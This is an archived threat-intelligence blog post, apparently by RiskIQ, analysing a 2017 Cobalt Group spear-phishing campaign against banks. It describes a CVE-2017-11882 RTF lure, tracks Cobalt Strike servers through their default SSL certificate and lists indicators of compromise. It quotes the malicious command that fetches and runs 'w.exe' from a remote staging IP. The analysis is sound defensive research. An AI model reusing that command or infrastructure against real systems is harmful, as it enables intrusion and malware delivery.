
Cobalt Group Gaffe Reveals All Targets in Attack on Financial Institutions

By November 28, 2017 Yonathan Klijnsma

Published: 2017-11-29 · Archived: 2026-04-06 01:25:34 UTC



In a recent spear-phishing campaign, the Cobalt Hacking Group used a remote code execution vulnerability in Microsoft Office software to connect to its command and control server via Cobalt Strike. However, they gave up much more information than they intended.

On Tuesday, November 21, a massive spear-phishing campaign began targeting individual employees at various financial institutions, mostly in Russia and Turkey. Purporting to provide info on changes to ‘SWIFT’ terms, the email contained a single attachment with no text in the body. It was an attempt by the Cobalt Group to gain a foothold in the networks of the targeted individuals’ organizations:




Fig-1 What the targets saw

However, rather than putting their targets in BCC, the attackers put the entire list in the ‘TO’ field allowing us to see their full list of intended targets. This isn’t the first time we’ve seen attackers make this error—back in March, an attack focussing on 1,880 targets across financial institutions in Kazakhstan had the same flaw.




Fig-2 As first seen on Twitter

Payload Analysis

The attachment in the email is an RTF document abusing the recently disclosed exploit referred to as CVE-2017-11882 which is capable of leveraging Office 2007 to 2016 to execute code. The file 'Swift changes.rtf' uses this exploit to start a remote payload like so:

cmd /c start \\138.68.234.128\w\w.exe &AAAAAC

The payload is a stager for a tool known as ‘Cobalt Strike’ which, normally, is used in red teaming and pen testing engagements. The framework has gained some notoriety with adversaries as it’s been used in multiple attacks against financial institutions in the past.

The Cobalt Strike beacon eventually connects to 104.144.207.207 which is the group’s command and control server for this attack. A very detailed analysis of the Cobalt Group’s activities and the way they operate can be found here: [Cobalt strikes back: an evolving multinational threat to finance].

Targets

We won’t be disclosing the recipients of the email, but we will take a look at the targeting from a geographical perspective. The majority of targeting was focused on Turkey and Russia, but there was also a broad attempt at a compromise, targeting employees of one financial institution in eight different countries.

Our list of countries in which employees were targeted includes the United States, Netherlands, Italy, Austria, Ukraine, Turkey, Ukraine, Russia, Jordan, Kuwait, and the Czech Republic:




Fig-3 Targeted countries highlighted in red

One thing we noticed when analyzing the targets of this campaign was that there were a lot of direct employee email addresses on the list, which make their emails more convincing. More interesting is that the majority of these email addresses were found simply by Googling for email addresses for the financial institution making it likely the attackers used open source intelligence to gather their list of targets, and no prior information was needed to get the addresses.

Finding More Cobalt Strike

At RiskIQ, one of the datasets built from our large quantities of Internet data is a repository of SSL certificates and where we've seen them. What's interesting about the case mentioned above is that the host is using a certificate seemingly shipped with Cobalt Strike by default. We can look up the certificate in RiskIQ Community via its SHA1 fingerprint: [6ece5ece4192683d2d84e25b0ba7e04f9cb7eb7c]




Fig-4 SSL data inside RiskIQ Community

What we find is that at least a 100 different hosts seem to have been running an HTTPS server with the same certificate. If we jump over to our SIS API, we find that there have been 816(!) hosts running an HTTPS server with this certificate—all Cobalt Strike servers using a default certificate. To ensure our findings were correct, we confirmed them with previously reported threats that involved Cobalt Strike.

From the data gathered through SIS, we can create some statistics on the setup of these Cobalt Strike servers. Port usage:

Port	**Hosts observed**
443	811
465	4
995	1

Below is the amount of Cobalt Strike servers actively seen in our data from June 2015 until March 2016:




Fig-5 Instances of Cobalt Strike servers detected by RiskIQ

One thing to keep in mind is that Cobalt Strike is not always used by adversaries with malicious intent. Formally, Cobalt Strike is sold as a toolset for pen testing and red teaming engagements.

We've put all the hosts we've seen running Cobalt Strike with a default SSL certificate in a RiskIQ Community project. The SSL certificate is also included in this set: https://community.riskiq.com/projects/19bb67dd-2c51-7284-e5f2-7b79537e13d3

Indicators of Compromise (IOCs)

The following IOCs are only related to the above spear-phishing campaign. The larger set of Cobalt Strike servers we identified can be found in this RiskIQ Community Project mentioned in the previous section.

Network IOCs

Domain	IP Address	Purpose
–	138.68.234.128	Payload staging server
–	104.144.207.207	Cobalt Strike server

Filesystem IOCs

Filename	MD5	Purpose
Swift changes.rtf	f360d41a0b42b129f7f0c29f98381416	CVE-2017-11882 exploit document downloading Cobalt Strike beacon
w.exe	d46df9eacfe7ff75e098942e541d0f18	Cobalt Strike beacon

Learn More

RiskIQ gathers petabytes of data through crawling the entire internet and has amassed data sets that include SSL certificates and many more. SSL certificates can provide context by showing whether a domain or IP is legitimate based on its certificate, identify self-signed certificates versus third-party authority, and identify IP clusters and additional certificates based on shared certificates. Click here for more information about how analysts can use SSL certificates to connect disparate malicious network infrastructure.

Track the IOCs from this attack, including those listed above, in the RiskIQ Community Project located here.
